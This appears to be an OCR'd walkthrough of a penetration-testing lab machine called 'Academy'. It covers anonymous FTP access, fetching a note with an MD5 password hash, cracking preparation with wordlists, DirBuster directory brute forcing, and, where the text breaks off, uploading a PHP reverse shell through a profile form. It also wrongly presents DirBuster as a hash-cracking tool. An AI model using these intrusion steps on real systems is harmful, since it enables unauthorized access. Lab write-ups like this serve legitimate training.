
Use the target ip-address with the file transfer protocol using the command, ftp 172.16.5.226 and create your user accounts with password and exit.



cat note.txt - Parrot Terminal
File Edit View Search Terminal Help


```
┌─[user@parrot]─[~]
└──╼ $mkdir academy
mkdir: cannot create directory ‘academy’: File exists
┌─[✗]─[user@parrot]─[~]
└──╼ $mv open_* academy
┌─[user@parrot]─[~]
└──╼ $cd academy
┌─[user@parrot]─[~/academy]
└──╼ $ll
total 16K
-rw-r--r-- 1 user user   33 Feb 26 14:47 hash
-rw-r--r-- 1 user user  776 May 30  2021 note.txt
-rw-r--r-- 1 user user  875 Feb 26 17:20 open_ports.txt
-rw-r--r-- 1 user user 2.8K Feb 26 17:21 open_services.txt
┌─[user@parrot]─[~/academy]
└──╼ $ftp 172.16.5.226
Connected to 172.16.5.226.
220 (vsFTPd 3.0.3)
Name (172.16.5.226:user): test
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> user
```

Do ftp command again. Provide the proper user credentials and passwords to log into the academy machine and transfer a note.txt file from the academy machine to the attack machine with > get note.txt command.



cat note.txt - Parrot Terminal
File Edit View Search Terminal Help


```
-rw-r--r-- 1 user user  875 Feb 26 17:20 open_ports.txt
-rw-r--r-- 1 user user 2.8K Feb 26 17:21 open_services.txt
┌─[user@parrot]─[~/academy]
└──╼ $ftp 172.16.5.226
Connected to 172.16.5.226.
220 (vsFTPd 3.0.3)
Name (172.16.5.226:user): test
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> user
(username) ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> exit
221 Goodbye.
┌─[user@parrot]─[~/academy]
└──╼ $ll
total 16K
```



cat note.txt - Parrot Terminal
File Edit View Search Terminal Help

```
-rw-r--r-- 1 user user 2.8K Feb 26 17:21 open_services.txt
┌─[user@parrot]─[~/academy]
└──╼ $ftp 172.16.5.226
Connected to 172.16.5.226.
220 (vsFTPd 3.0.3)
Name (172.16.5.226:user): test
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> user
(username) ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||56851|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
```


Read the note.txt file with the cat command and get the necessary information from the file. In this case, note the provided hash value in order to decode the hash value and save it in a new text file named hash with the nano command.



cat note.txt - Parrot Terminal
File Edit View Search Terminal Help

```
-rw-r--r-- 1 user user  875 Feb 26 17:20 open_ports.txt
-rw-r--r-- 1 user user 2.8K Feb 26 17:21 open_services.txt
┌─[user@parrot]─[~/academy]
└──╼ $cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly int
o the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName
`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `upda
tionDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', ''
, '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it shou
ld be secure... right ?
We can always adapt it to our needs.
```

Install and use the wordlist:’seclists’ or ‘rockyou.txt’ or use the tool Dirbuster available in the attack machine In order to decode the hash value and use the credentials.




cat note.txt - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[x]─[user@parrot]─[~/academy]
└──╼ $cd
┌─[user@parrot]─[~]
└──╼ $cd academy
┌─[user@parrot]─[~/academy]
└──╼ $nano hash
┌─[user@parrot]─[~/academy]
└──╼ $cat hash
cd73502828457d15655bbd7a63fb0bc8
┌─[user@parrot]─[~/academy]
└──╼ $sudo apt install seclists
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 431 MB of archives.
After this operation, 1,756 MB of additional disk space will be used.
Get:1 https://deb.parrot.sh/parrot lory/main amd64 seclists all 2023.3-0parrot1
[431 MB]
Fetched 428 MB in 23min 45s (300 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 518151 files and directories currently installed.)
```

Use Dirbuster tool. Dirbuster is a multi threaded application to brute force directories and files names on web or application servers. Provide the target ip-address in the required box in the format = http://172.16.5.226:80/ and use the wordlist “rockyou.txt” as the dictionary attack file or the list based brute force attack method with it’s directory inorder to decode the password.

And click start.



Target URL (eg http://example.com:80/)
http://172.16.5.226:80/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 100 Thre... □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/home/user/Desktop/rockyou.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz


☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

Please complete the test details

After it runs for a period of time. Navigate to the Result menu bar in the top right and search for /academy with 200 response code. Right click on it and open in the browser.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 7 Files: 16
Results - Tree View
Errors: 28
Change
Back
Pause
Stop
Report

http://172.16.5.226:80/

Type	Found	Response	Size
Dir	/	200	11322
Dir	/icons/	403	447
Dir	/academy/	200	4141
Dir	/academy/assets/	200	1710
Dir	/academy/assets/js/	200	1385
File	/academy/assets/js/jquery-1.11.1.js	200	293344
File	/academy/assets/js/bootstrap.js	200	63063
Dir	/academy/assets/css/	200	1580
Dir	/academy/assets/fonts/	200	3569
Dir	/academy/assets/img/	200	1363
File	/academy/assets/css/bootstrap.css	200	148236
File	/academy/assets/css/font-awesome.css	200	30802
File	/academy/assets/css/style.css	200	6659
File	/academy/assets/fonts/FontAwesome.otf	200	95310

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 27, (C) 0 requests/sec


Parse Queue Size: 0

Total Requests: 108934/229388738

Current number of running threads: 100

Time To Finish: ~

Program paused! /academy/assets/img/history.php



STUDENT REGISTRATION

Student Registration

Student Record updated Successfully !!

Student Name

Rum Ham

Student Reg No

10201321

Pincode

777777

CGPA

7.50


Now, explore the webpage and get to the profile edit details. Click Browse… in order to upload the php-reverse-shell.php malware.

Follow the below commands in order to get the reverse-shell php file.

